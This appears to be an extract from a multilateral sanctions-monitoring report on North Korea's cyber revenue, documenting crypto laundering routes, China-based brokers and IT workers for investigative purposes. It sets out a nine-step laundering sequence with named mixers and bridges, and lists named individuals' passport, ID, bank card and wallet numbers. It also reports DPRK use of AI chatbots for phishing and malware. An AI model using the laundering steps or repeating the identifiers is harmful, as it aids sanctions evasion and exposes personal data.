The DPRK also profits from selling data, network access, and exploits they obtain in the course of their ransomware and extortion campaigns. DPRK actors conduct third-party sales on darknet markets or online criminal forums. In 2024, DPRK cyber actors attempted to sell stolen information to members of a Russian-speaking ransomware group known as Stormous.[131] The DPRK offered Stormous ransomware actors stolen data from the U.S. National Aeronautics and Science Administration (NASA), a private U.S. company, the UAE government, a Spanish healthcare group, and a private Austria-based jet charter company.[132] One of the DPRK actors used the alias "penygold342@gmail.com," which private sector researchers and an MSMT Participating State have linked to Moonstone Sleet's custom ransomware FakePenny.[133]

Leveraging Artificial Intelligence Tools

MSMT Participating States and other sources confirm that DPRK cyber actors are utilizing AI tools to enhance their cybercrime tradecraft. Large language model (LLM) chatbots assist DPRK cyber actors with crafting more authentic spear phishing messages and with developing code for malware. U.S.-based company OpenAI reported in February 2025 that DPRK actors, including some linked to CryptoCore, used OpenAI tools to debug code, gather information on cyber intrusion tools, and research cryptocurrency-related topics.[134] Both CryptoCore and TraderTraitor have obtained ChatGPT accounts. In 2025, TraderTraitor actors acquired accounts to use Chinese AI tool DeepSeek.[135]

[131] MSMT Participating State information.
[132] MSMT Participating State information.
[133] MSMT Participating State information.
[134] "Disrupting malicious uses of our models: an update," OpenAI, February 21, 2025, https://openai.com/global-affairs/disrupting-malicious-uses-of-ai/.
[135] MSMT Participating State information.

III. DPRK Cryptocurrency Laundering

Stealing cryptocurrency alone is not enough to support the DPRK's priorities. After a successful heist, DPRK cyber actors must launder stolen proceeds into "clean," usable funds to avoid detection by cryptocurrency companies, blockchain intelligence companies, and global law enforcement before ultimately, in most circumstances, converting cryptocurrency into cash through a network of "over-the-counter" (OTC) brokers and facilitators in third countries.

Facilitating funds transfers to or for DPRK cyber actors that are owned or controlled, directly or indirectly, by UN-designated persons or entities, or by persons or entities acting on their behalf or at their direction, is a violation of the assets freeze set out in UNSCR 1718, 2094, and 2270.

Following a heist, DPRK hackers have been observed to use a variety of money laundering tools including cryptocurrency mixers, bridges, swaps, and decentralized exchanges to obfuscate the source of stolen funds and evade tracking by regulators.

Once laundered, stolen assets are typically cashed out by DPRK-affiliated operatives overseas who use private brokers to convert the crypto assets into fiat currency. DPRK actors may incur losses during the laundering and cash-out process due to fluctuations in cryptocurrency values, operational costs, transaction fees, and law enforcement action. Known methods of cash conversion employed by DPRK-affiliated actors include:

- Converting stolen assets to other forms of liquidity via centralized exchanges or OTC trades by using proxy accounts maintained by local facilitators to circumvent commercial due diligence such as Know Your Customer (KYC) requirements;
- Exploiting decentralized exchanges with weak identity verification requirements to convert stolen assets into other cryptocurrencies, which are then exchanged for fiat currency;
- Conducting crypto-to-cash transactions on peer-to-peer (P2P) platforms, with large values split through smaller, staggered transactions to evade suspicion.

Laundering Process

To avoid law enforcement detection and interference, DPRK cyber actors launder stolen cryptocurrency through a complex web of services including intermediary wallet addresses, mixers, decentralized cryptocurrency exchanges, cross-chain bridges, and swap services. This generally involves some combination of the below nine-step process. According to blockchain analysis provided by an MSMT Participating State and private sector partners, the most common process is as follows:[136]

[136] MSMT Participating State information; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report; United Nations Security Council, Final Report of the Panel of Experts Submitted Pursuant to Resolution 2680 (2023), S/2024/215, March 7, 2024, Annex 96, https://docs.un.org/S/2024/215

- **Step 1: Swap** DPRK cyber actors swap stolen tokens into mainly ETH, BTC, or DAI (a decentralized stablecoin) using decentralized exchanges and consolidate these assets in unhosted wallets. Tokens may also be swapped into U.S. dollar Tether (USDT) and other stablecoins like decentralized U.S. dollars (USDD) but for only short periods of time.
- **Step 2: Mix** DPRK cyber actors sometimes rapidly mix tokens before consolidating them in unhosted wallets. DPRK actors continued to use Wasabi Wallet, CryptoMixer, Tornado Cash, JoinMarket, and Railgun during the reporting period.
- **Step 3: Bridge** DPRK cyber actors exchange ETH for other cryptocurrencies, primarily BTC, using a series of blockchain bridges, instant exchanges, and P2P traders, who use accounts at centralized services to obtain liquidity.
- **Step 4: Store** DPRK cyber actors store funds in cryptocurrencies with limited interdiction opportunities—primarily BTC—within unhosted wallets, including cold storage wallets.
- **Step 5: Mix Again** At times, DPRK cyber actors mix cryptocurrencies again, often using BTC mixers, and send funds to unhosted wallets.
- **Step 6: Bridge** DPRK cyber actors exchange mixed BTC for Tron (TRX) using blockchain bridges and P2P traders.
- **Step 7: Swap** DPRK cyber actors swap TRX for USDT and stage funds for cashout.[137]
- **Step 8: Convert** DPRK cyber actors transfer USDT to OTC brokers—typically in DPRK's preferred banking locations—with accounts at centralized exchanges.[138]
- **Step 9: Remit** DPRK cyber actors receive fiat currency from OTC brokers, often deposited to DPRK-controlled bank accounts through UnionPay cards issued by Chinese Banks**.**[139]

In contrast to traditional financial institutions, cryptocurrency services often have few mechanisms in place to add friction to transactions, which can allow both legitimate and illicit funds transfers to happen nearly instantaneously. This allows the DPRK to move funds at lightning speed, making recovery difficult after a heist occurs. However, blockchain technology, in many circumstances, allows cryptocurrency assets to be frozen on the blockchain by the issuer or exchange, and once frozen, some law enforcement entities can seize those assets, confiscating them from the DPRK. A platform's reputation for responsiveness to law enforcement may deter DPRK actors from using it. Therefore, although many services the DPRK exploits are legitimate cryptocurrency services used by other customers for legitimate transactions, DPRK cyber actors also seek out platforms and services that they believe do not have the capability, capacity, or willingness to freeze funds, or that will not be responsive to law enforcement requests.[140] In addition, each platform's compliance practices may be unique and tailored to the specific risks the entity faces. Potential strengths and deficiencies of particular entities' compliance programs are not assessed as part of this report, nor does the report assign culpability to particular services.

---

[137] MSMT Participating State information.

[138] U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Treasury Targets Actors Facilitating Illicit DPRK Financial Activity in Support of Weapons Programs," April 24, 2023, https://home.treasury.gov/news/press-releases/jy1435.

[139] MSMT Participating State information; Financial Action Task Force Financial Action Task Force (FATF), *Complex Proliferation Financing and Sanctions Evasion Schemes*, June 2025, https://www.fatf-gafi.org/en/publications/Financingofproliferation/complex-proliferation-financing-sanction-evasion-schemes.html; U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Treasury Targets Actors Facilitating Illicit DPRK Financial Activity in Support of Weapons Programs," April 24, 2023, https://home.treasury.gov/news/press-releases/jy1435.

[140] Chainalysis, "2025 Crypto Crime Mid-Year Update: Stolen Funds Surge as DPRK Sets New Records," July 17, 2025, https://www.chainalysis.com/blog/2025-crypto-crime-mid-year-update/; Chainalysis and Mandiant information developed for the MSMT report.

Although DPRK actors and their launderers constantly change their laundering tactics, and seek to abuse a range of legitimate services, there were certain platforms on which they consistently relied during the reporting period. A non-exhaustive list, drawn from various information sources, and without assessing the magnitude of potential DPRK-linked illicit transactions that could be touching their platforms, is as follows:[141]

- **Swap Services:** Uniswap, 1inch, SunSwap, JustLend
- **Mixers:** Tornado Cash, Wasabi Wallet, CryptoMixer, JoinMarket, Railgun, Jambler, Mixero
- **Bridges:** THORChain, Avalanche, SWFT, Stargate/LayerZero, eXch, BitTorrent Bridge, Garden Finance, BitGet Swap, ChainFlip
- **Exchanges:** Huione Group, Binance, HTX, MEXC, Bybit, OKX, Gate, FixedFloat, ChangeNOW, eXch, Kraken**,** KuCoin
- **Cross-chain aggregators:** LI.FI, OKX DEX, deBridge, Symbiosis

According to a private sector partner, DPRK launderers extensively used cross-chain aggregators throughout 2024 and 2025. Cross-chain aggregators are platforms or protocols that allow users to swap assets across multiple blockchains by sourcing liquidity and routes from various decentralized exchanges (DEXs) and bridges. Rather than requiring the user to manually select a specific DEX or bridge, the aggregator automatically determines the most efficient path for the transaction based on factors like price, speed, and fees. This means that when a user initiates a swap using a cross-chain aggregator, they typically do not choose or even see which specific DEX or bridge is being used. As a result, the user's transaction may be routed through multiple protocols without their explicit knowledge or intent to interact with those particular platforms. These aggregators often utilize other DEXs and bridges to complete transactions, even though the interaction is initiated through the aggregator. Therefore, when identifying which services DPRK launderers rely on most, it is important to distinguish between the aggregator itself and the underlying DEXs or bridges it leverages.[142]

Cryptocurrency to Cash Conversion

In order to use cryptocurrency to support procurement related to its unlawful WMD and ballistic missile programs and other national priorities, DPRK cyber actors, many affiliated with the RGB, must usually convert cryptocurrency into cash. To do so, they are highly reliant on Chinese underground banking and China-based facilitators, though they sometimes rely upon facilitators in other countries.

For example, after converting stolen cryptocurrency to USDT, DPRK actors transfer USDT to an OTC broker, usually in China, who receives a cut of the stolen cryptocurrency as payment in exchange for separately supplying an equivalent amount of fiat currency to DPRK cyber actors.

[141] MSMT Participating State information; United Nations Security Council, Final Report of the Panel of Experts Submitted Pursuant to Resolution 2680 (2023), S/2024/215, March 7, 2024, Annex 96, https://docs.un.org/S/2024/215; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report; Financial Crimes Enforcement Network (FinCEN), "Notice of Proposed Rulemaking on Huione," https://www.fincen.gov/news/news-releases/fincen-finds-cambodia-based-huione-group-be-primary-money-laundering-concern; Jonathan Grieg, "Crypto OKX Shuts Down Exchange," The Record Media, https://therecord.media/crypto-okx-shuts-down-exchange; The Jonathan Grieg, "North Koreans' Initial Laundering Bybit Hack," The Record Media, https://therecord.media/north-koreans-initial-laundering-bybit-hack.

[142] Chainalysis information developed for the MSMT report.

Chinese OTC Traders

MSMT Participating States have provided China with actionable information on several occasions since 2023 identifying China-based individuals and Chinese nationals assisting the DPRK in converting cryptocurrency to fiat currency. That includes specific identifying information on OTC traders Ye Dinrong and Tan Yongzhi (photos, ID cards, bank account information, and the location of their employer), Zhang Yujun (name and bank account number), Wu Huihui (name, photo, passport information, six bank accounts and evidence of over a dozen illicit transactions), and Cheng Hung Man (previous address, name, and passport). Nearly all of this information is included in this MSMT report. China did not indicate that it took any action in response to this information.

MSMT Participating States have identified the following individuals as China-based OTC traders supporting DPRK UNSCR evasion.

Ye Dinrong and Tan Yongzhi

Between 2020 and 2022, two Chinese nationals, Ye Dinrong and Tan Yongzhi—employees of Chinese company Shenzhen Chain Element Network Technology Limited (深圳市元链网络科技有限公司)—collaborated with DPRK cyber actors to procure fraudulent identification documents, plan cryptocurrency heists, and launder stolen cryptocurrency. Ye used an Industrial and Commercial Bank of China Union Pay Card with account number 621721 4000007335256.[143]

Figure 6: Photograph of Ye Dinrong (*Source: MSMT Participating State*)

Shenzhen Chain Element Network Technology Limited (深圳市元链网络科技有限公司) is located in Shenzhen City, Futian District Lianfeng Yayuan Secondary Unit 6 Room 903 (深圳市福田区莲丰雅苑二期 6 单元 903).[144]

Wang Yicong

An MSMT Participating State confirmed publicly reported information that Chinese national Wang Yicong has laundered funds in support of multiple DPRK cryptocurrency heists. In 2024, Wang Yicong operated as a trusted P2P cryptocurrency trader on platforms such as Paxful to launder cryptocurrency stolen by the DPRK.

Wang used Paxful accounts with the usernames “GreatdTrader” and “seawang.” Wang used the wallet address THjaAygUNkzoXufwEoKCzbUZHpsehL9rAZ. This address is connected to the Irys hack (2024). Moreover, another Wang wallet address, TFzxRARRELBXvLtpKFayrzLPZmifhXNNLw, is linked to the AlexLabs (2024), Maverick (2023), and EasyFi (2021) hacks conducted by the DPRK.[145]

[143] MSMT Participating State information.
[144] MSMT Participating State information.
[145] MSMT Participating State information; Shogun Saski, “Unmasking Yicong Wang: The OTC Trader Linked to Lazarus Group’s Crypto Laundering Scheme,” Medium, October 30, 2024, https://medium.com/@shosaski/unmasking-yicong-wang-the-otc-trader-linked-to-lazarus-groups-crypto-laundering-scheme-6aed5a7d3779.

Zhang Yujun

Zhang Yujun is a Chinese cryptocurrency trader that has worked with DPRK cyber actor clients. In 2022, Zhang engaged in a series of transfers exceeding $45,000 In 2017, Zhang purchased BTC from a DPRK cyber actor who stole over $464,000 worth of BTC from a German victim. Additionally, in 2017, Zhang laundered stolen BTC and deposited the proceeds into DPRK cyber actor Jon Chang Hyok's account at the Agricultural Bank of China in Dandong under the name Wang Yanhong .[146]

In 2022, Zhang Yujun conducted business with Seychelles and British Virgin Islands-based financial institutions. Zhang listed his personal address as Shenzhen City and held bank accounts with the Oversea-Chinese Banking Corporation (OCBC) Bank.[147]

Wu Huihui

Wu Huihui, also known as "FAST4RELEASE" and "WAKEMEUPUPUP," has provided material support to the Lazarus Group cyber actors under the RGB.[148] Wu was born 15 December 1988 in Shandong, China and holds a Chinese passport with number E59165201. [149] Wu has processed multiple transactions that converted millions of dollars' worth of virtual currency into fiat currency for DPRK cyber actors. Wu's national identification number is 371326198812157611.[150]

Based on blockchain analysis provided by an MSMT Participating State, Wu facilitated a DPRK cyber actor's sale of over $2.6 million in BTC.[151]

Wu has used the following bitcoin addresses for transactions involving DPRK cyber actors:

- 1MW8Qjahh2YXovXpbhDcXAN8MEEL2Aun4n
- 1Gog6U87Ufved6ND9KruyNtjWwTKcV7Zyw
- 1Lem4GDPWjJNCtTTFby7oVVKv8sK4A4Pza
- 1AV3VxCj213AqNMNxFhkyvpg6MVxN4C1cu
- 14WSYAYvf6xSSiUDvpY1H7Qajaved4sP81
- 1MzC1ee87XLChJWJzKJGVi98ckAQedsGkP


In early 2019, according to blockchain analysis provided by an MSMT Participating State, Wu, on behalf of DPRK cyber actors, exchanged millions in cryptocurrency payments deposited into his BTC address for Chinese yuan, which he deposited into DPRK-controlled bank accounts.[152]

In a separate instance in 2019, Wu and DPRK cyber actors exchanged BTC for Chinese yuan deposits into DPRK-controlled bank accounts. Wu's bitcoin address was 1MzC1ee87XLChJWJzKJGVi98ckAQedsGkP. During this exchange, Wu made payments to several Chinese bank accounts, listed in Annex 4 **(See Annex 4)**.[153]

---

[146] MSMT Participating State information.
[147] MSMT Participating State information.
[148] U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Treasury Targets Actors Facilitating Illicit DPRK Financial Activity in Support of Weapons Programs," April 24, 2023, https://home.treasury.gov/news/press-releases/jy1435.
[149] U.S. Treasury, "Treasury Targets Actors Facilitating Illicit DPRK Financial Activity."
[150] U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Recent Actions," April 24, 2023, https://ofac.treasury.gov/recent-actions/20230424.
[151] MSMT Participating State information.
[152] MSMT Participating State information.
[153] MSMT Participating State information.

Figure 7: Wu Huihui's Passport



Source: MSMT Participating State

Cheng Hung Man

An associate of Wu Huihui, Cheng Hung Man has also facilitated transactions for DPRK cyber actors. Cheng was born 28 March 1964 in Hong Kong and holds UK passport number 752079640.[154]

Cheng is a Hong Kong-based OTC trader who worked with Wu to remit payment to companies in exchange for virtual currency. Cheng utilized front companies to enable DPRK cyber actors to bypass financial institutions' anti-money laundering requirements and access the U.S. financial system. He worked with Wu and other cryptocurrency OTC traders who facilitate conversion of cryptocurrency stolen by DPRK cyber actors into fiat currency for use by the DPRK government.[155]

Cheng previously resided at Room C, 3/F, No. 325 Reclamation Street, Mongkok, Kowloon, Hong Kong, China and has used corporate connections to two companies, Lucky DC Trade PTY Limited and Tomorrow Good Limited, to access banking services and launder cryptocurrency proceeds.[156]

Other Connections to the Chinese Financial System

According to information provided by an MSMT Participating State, the DPRK's First Credit Bank (FCB) has used a U.S. financial services company to convert funds from USD into renminbi (RMB) and is actively holding reserves in dozens of cryptocurrency wallets. Further, according to an MSMT Participating State, the wallet addresses in Annex 5 are known to be used by the FCB **(See Annex 5)**.[157]

[154] Ibid.

[155] U.S. Department of the Treasury, Office of Foreign Assets Control (OFAC), "Treasury Targets Actors Facilitating Illicit DPRK Financial Activity in Support of Weapons Programs," April 24, 2023, https://home.treasury.gov/news/press-releases/jy1435.

[156] MSMT Participating State information.

[157] MSMT Participating State information.

Some DPRK cyber actors also maintain their own accounts at Chinese financial institutions for laundering purposes. According to information provided by an MSMT Participating State, the following China Union Pay cards belong to a DPRK cyber actor. The associated accounts are maintained by the DPRK using Chinese identities, rather than by Chinese nationals themselves, as observed in other cases.[158]

- China Union Pay card number: 6213360596291605263; Recipient Bank: Agricultural Bank of China (中国农业银行); Recipient name: Zhang Meihong (张美红)
- China Union Pay card number: 6228450598045706271; Recipient Bank: Agricultural Bank of China (中国农业银行); Recipient name: Zhang Meihong (张美红)
- China Union Pay card number: 6236680610001177499; Recipient Bank: Construction Bank of China (中国建设银行); Recipient name: Zhang Meihong (张美红)

DPRK cyber actors have sent cryptocurrency to wallet addresses of China-based OTC traders who then transfer laundered funds to DPRK-controlled China UnionPay cards.[159]

For example, according to information provided by an MSMT Participating State and blockchain analysis, throughout 2024 DPRK cyber actors sent cryptocurrency from the following wallet addresses to China-based OTC traders.

- 0xF9AdaC8658E08893fB4E91c1062e471eb11Cb6c7
- 0xCF3f54b780aC180Ed57F3227C96BCF9B2FD7415A
- 0xF9AdaC8658E08893fB4E91c1062e471eb11Cb6c7

The OTC trader then sent deposits to China UnionPay accounts registered to other Chinese nationals but controlled by the DPRK cyber actors.

Underground Banking in China

The DPRK heavily relies on Chinese banks to access China's formal financial system to cash out stolen cryptocurrency, procure materials and equipment for their unlawful WMD and ballistic missile programs, and remit foreign funds back to the DPRK.

While China's global, systemically important banks facilitate a large majority of this activity through the issuance of China UnionPay (CUP) cards and bank accounts held in the name of Chinese citizens, a handful of relatively smaller banks are also utilized by the DPRK.

Banks used by North Koreans and associated proxies in China include:[160]

- Industrial and Commercial Bank of China
- Agricultural Bank of China
- China Construction Bank
- Bank of China

[158] MSMT Participating State information.
[159] MSMT Participating State information; Financial Action Task Force (FATF), *Complex Proliferation Financing and Sanctions Evasion Schemes*, June 20, 2025, https://www.fatf-gafi.org/en/publications/Financingofproliferation/complex-proliferation-financing-sanction-evasion-schemes.html.
[160] MSMT Participating State information.

- Postal Savings Bank of China
- Bank of Communications
- China Merchants Bank
- Industrial Bank
- Shanghai Pudong Development Bank
- China Minsheng Bank
- China Everbright Bank
- Ping An Bank
- Zhejiang Jingning Yizuo Village Bank
- China Zheshang Bank
- China Guangfa Bank
- Bank of Jinzhou
- Dandong Rural Commercial Bank
- Bank of Dalian

DPRK Laundering Networks

While DPRK cyber actors often facilitate the laundering process themselves, they also outsource laundering to third parties. According to blockchain intelligence company TRM labs and information provided by an MSMT Participating State, DPRK cyber actors likely outsourced some of the laundering of stolen funds from the Bybit heist to Chinese intermediaries, as they have done for prior thefts. Outsourcing to third parties allows DPRK cyber actors to expand laundering operations and launder higher volumes of cryptocurrency.[161] As of September 2025, all of the stolen funds from the Bybit heist have likely been cashed out.[162]

While reliance on Chinese facilitators is common practice, the sheer volume of cryptocurrency stolen from Bybit likely required DPRK cyber actors to expand laundering and cash-out responsibilities to include a wider network of the DPRK's overseas apparatus and more third-party facilitators than smaller heists have required.

The DPRK is primarily expanding its laundering and cash-out operations through Russian intermediaries. According to information and blockchain analysis provided by an MSMT Participating State, DPRK actors worked with a Russia-based broker to cash out at least $60 million in cryptocurrency, including some of the stolen funds from the Bybit heist.[163]

DPRK actors also coordinated with a Hong Kong-based broker to facilitate the cash-out of over $100 million in stolen cryptocurrency from the ByBit heist as of April 2025. The Hong Kong-based broker used the wallet addresses in Annex 6 to receive funds **(See Annex 6)**.[164] DPRK actors also utilized networks in Cambodia in the cash-out process. DPRK actors worked with a Cambodia-based DPRK national to transfer funds to cryptocurrency wallet addresses in order to stage funds for cash out in other locations, including Hong Kong.[165]

[161] The Record, "North Koreans' Initial Laundering Bybit Hack," https://therecord.media/north-koreans-initial-laundering-bybit-hack.
[162] MSMT Participating State information.
[163] MSMT Participating State information.
[164] MSMT Participating State information.
[165] MSMT Participating State information.

Cambodia

In May 2025, the U.S. Financial Crimes Enforcement Network (FinCEN) published a Notice of Proposed Rulemaking (NPRM) to identify the Cambodian financial service Huione Group as a financial institution of primary money laundering concern under Section 311 of the USA PATRIOT Act. FinCEN's NPRM detailed DPRK cyber actors' use of Huione Pay PLC (Huione Pay), a payment services subsidiary of the Huione Group, to launder stolen cryptocurrency proceeds, including at least $37.6 million in cryptocurrency stolen from Japanese cryptocurrency exchange DMM Bitcoin in May 2024 and from Atomic Wallet, Coinspaid, and Alphapo in June 2023.[166] The final rule severing Huione Group from the U.S. financial system was issued on October 15, 2025.[167]

In October and December 2024, three MSMT Participating States raised concerns with the Cambodian government over Huione Pay's activities in support of UN-designated DPRK cyber actors, including the RGB. The National Bank of Cambodia subsequently declined to renew Huione Pay's payments license, but the company has continued to operate in Cambodia. On multiple occasions between 2022 and 2024, a DPRK national with deep ties to the RGB worked with Huione Pay officials to transfer cryptocurrency and fiat currency. According to information published by FinCEN, Huione Pay officials were aware of the individual's affiliation with the DPRK. This DPRK national maintained personal relationships with multiple Huione Pay officials and regularly met in person with at least one of these officials. In late 2023, the DPRK national worked with Huione Pay officials to convert cryptocurrency into fiat currency and subsequently transfer fiat currency to an associate. In total, the DPRK national transferred cryptocurrency valued at tens of thousands of U.S. dollars to the Huione Pay official. In mid-2023, the DPRK national also planned to remit U.S. dollars internationally to Hong Kong and sought Huione Pay officials to help do so.[168]

Cambodia-based DPRK actors also helped launder funds from the Axie Infinity hack, which resulted in the loss of over $600 million in cryptocurrency from Vietnamese company Axie Infinity in March 2022. A Cambodia-based representative of the UN-designated Saeng Pil Trading Company (also known as Green Pine Associated Corporation, Kpe.010), a DPRK weapons trading entity subordinate to the RGB, controlled accounts that contained partial proceeds from the March 2022 Axie Infinity hack.[169]

According to information provided by an MSMT Participating State, the Cambodia-based DPRK actor also used accounts registered at Huione Pay in 2023 to move funds from the Axie Infinity hack.[170]

[166] Financial Crimes Enforcement Network (FinCEN), "Special Measure Regarding Huione Group as a Foreign Financial Institution of Primary Money Laundering Concern," Federal Register, May 5, 2025, https://www.federalregister.gov/documents/2025/05/05/2025-07837/special-measure-regarding-huione-group-as-a-foreign-financial-institution-of-primary-money.

[167] Financial Crimes Enforcement Network (FinCEN), "FinCEN Issues Final Rule Severing Huione Group from the U.S. Financial System," October 15, 2025, https://www.fincen.gov/news/news-releases/fincen-issues-final-rule-severing-huione-group-us-financial-system.

[168] Ibid.

[169] MSMT Participating State information.

[170] MSMT Participating State information.

Cryptocurrency as a Form of Payment

According to information provided by an MSMT Participating State, since at least 2023, the DPRK's 221 General Bureau, which is designated by the UN under its previous name, the Korea Mining Development Trading Corporation (KOMID, 조선광업개발무역회사), and other DPRK officials have attempted to expand the DPRK's use of cryptocurrency beyond cybercrime to include the use of cryptocurrency as a form of exchange and payment for goods and services.[171] This includes using Tether (USDT) in procurement-related transactions, including the sale and transfer of military equipment and raw materials such as copper, which is used in munitions production. The 221 General Bureau is the DPRK's primary weapons dealing organization.[172]

- In 2025, a DPRK procurement agent intended to use USDT to purchase an armored vehicle valued at nearly $1 million.
- In 2024, the same DPRK procurement agent also sought to sell several tons of gold in exchange for approximately $300 million in USDT.
- In January 2025, another DPRK procurement official sold military-grade satellite communications equipment such as radios and ground radar to a Laos-based customer who paid partially in USDT.
- In late 2024, officials from the 221 General Bureau, retained a contract to sell portable air-defense missile systems (MANPADS) for more than $10 million in USDT to a buyer in Sudan.
- In 2024, North Korean Sinyang Corporation attempted to pay for Russian fuel imports using USDT.

The ability to carry out transactions in stablecoins like USDT for sanctionable activities provides UN-designated DPRK entities with a new avenue to evade sanctions. Making and accepting payment in USDT is less cumbersome and safer than cash transactions, which would likely need to be physically transported, often across national borders, to be used for DPRK procurement activities.

The issuer of USDT, Tether, retains the technical capability to freeze USDT balances and continues to cooperate with law enforcement entities to freeze transactions that violate UN sanctions.

The direct or indirect supply, sale, or transfer to or from the DPRK of arms and related materiel is prohibited under resolutions 1718, 1874, and 2270.[173]

[171] **Note:** In 2020, the UN 1718 Committee Panel of Experts reported that in 2015 KOMID changed its name to 221 General Bureau (United Nations Security Council, *Final Report of the Panel of Experts Submitted Pursuant to Resolution 2464 (2019)*, S/2020/151, March 2, 2020). KOMID was sanctioned by the UN for its role as a primary arms dealer and main exporter of goods and equipment related to ballistic missile and conventional weapons for the DPRK. Transactions with UN-sanctioned entities are prohibited by the UN asset freeze set out in UNSCR 1718.

[172] MSMT Participating State information.

[173] United Nations Security Council, "Security Council Sanctions Committee Established Pursuant to Resolution 1718 (2006)," https://main.un.org/securitycouncil/en/sanctions/1718.

IV. DPRK IT Workers

Introduction

Since 2017, UNSCR 2397 has required UN Member States to repatriate all DPRK nationals earning income and all DPRK government safety oversight attachés monitoring DPRK workers abroad within their jurisdiction, subject to applicable national and international law. Paragraph 17 of UNSCR 2375 prohibits UN Member States from providing work authorizations for DPRK nationals in their jurisdictions absent approval from the 1718 Committee. However, DPRK IT workers continue to earn income abroad and are the highest earners among DPRK laborers. Additionally, the DPRK continues to expand its capacity and infrastructure for IT workers to work from the DPRK, where they continue to generate income in support of UN-designated entities including the Reconnaissance General Bureau, Ministry of Atomic Energy Industry, Ministry of National Defense, and Munitions Industry Department, and Office 39.

These parent entities use at least a portion of their subordinate IT teams' earnings to help fund the parent entity's activities, such as weapons development and production, domestic infrastructure projects, and procuring consumer goods. According to an MSMT Participating State, DPRK IT workers are required to remit half of their income to their affiliated organizations, but this can vary and often includes at minimum a 5-10 percent cut to the North Korean government, plus to partners, superiors, and others. The IT workers may themselves keep as little as 5-10 percent of their gross income, and in some cases may need to pay out of pocket to cover these payments to other people and entities.[174] In 2024, the DPRK likely earned around $350-800 million from its IT workers worldwide—a modest decrease from the prior year.[175]

Each team of IT workers is headed by a manager, who is responsible for their IT teams' performance and ensuring that the IT workers have the necessary identity verification documents and payment accounts to receive pay from clients. North Korea's Ministry of State Security (MSS) plays a role reinforcing North Korean ideology and deterring defections among overseas workers, including some IT worker teams.[176] As stated above, UNSCR 2397 required the repatriation of these embedded government safety representatives in addition to IT workers themselves.

An IT manager is responsible for delegation members meeting their monthly quota, which is at least $10,000 per month for each IT worker. High-earning IT workers are capable of earning up to $100,000 per month. For example, according to information provided by an MSMT Participating State, one IT manager of a group of Russia-based DPRK IT workers subordinate to Chinyong Information Technology Cooperation Company had set goals for his workers to bring in as little as $3,500 and as much as $100,000 per person each month.[177]

[174] MSMT Participating State information.
[175] MSMT Participating State information.
[176] MSMT Participating State information.
[177] MSMT Participating State information.


North Korean IT workers posted overseas earned a monthly average wage of $10,000.[178] The average DPRK-based IT worker may be able to earn about the same as an overseas IT worker.[179]

Although DPRK IT workers may be able to earn similar income while working from the DPRK, deploying IT workers overseas may provide more reliable internet access, more access to foreign facilitators and financial institutions, and other services. DPRK-based IT workers, in contrast, need to rely more heavily on foreign facilitators to secure employment and remit funds, leaving their employment and laundering schemes more vulnerable to disruption.

Targeted Industries

DPRK IT workers continue to pose a global threat to industry. According to information developed by Mandiant for the MSMT report, throughout 2024, DPRK IT workers have significantly expanded their operations beyond the United States, increasingly targeting organizations across Europe to generate revenue for the DPRK. Mandiant has observed increased targeting of companies in Germany, Portugal, and the United Kingdom, with targeted sectors including AI, blockchain technology, web development, defense industrial base, and government.[180]

Figure 8: Industry Distribution for DPRK IT Worker Threat Activity, 2024



Source: Mandiant analysis developed for the MSMT report

[178] Shreyas Reddy, "Up to 10,000 North Korean IT Workers Fundraising for Regime Abroad: Report," *NK News*, November 3, 2023, https://www.nknews.org/2023/11/up-to-10000-north-korean-it-workers-fundraising-for-regime-abroad-report/; Ryan Naraine, "Fake IT Workers Funneled Millions to North Korea, DOJ Says," *SecurityWeek*, December 12, 2024, https://www.securityweek.com/fake-it-workers-funneled-millions-to-north-korea-doj-says/.

[179] MSMT Participating State information.

[180] Mandiant information developed for the MSMT report.

